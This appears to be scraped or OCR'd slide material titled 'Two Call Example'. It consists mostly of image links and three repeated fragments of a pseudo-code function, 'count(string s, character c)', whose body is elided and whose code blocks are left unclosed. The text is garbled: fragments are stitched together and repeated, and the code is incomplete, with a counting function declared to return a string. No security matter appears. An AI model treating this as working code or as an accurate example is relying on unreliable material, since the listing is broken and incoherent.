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






Two Call Example



```
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     integer count;
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

Two Call Example

```
   0: string count(string s, character c) {
        integer count;
        integer pos;
 1-4:   …
   5: }

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



Two Call Example

```
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       integer count;
       integer pos;
1-4:     …
  5: }

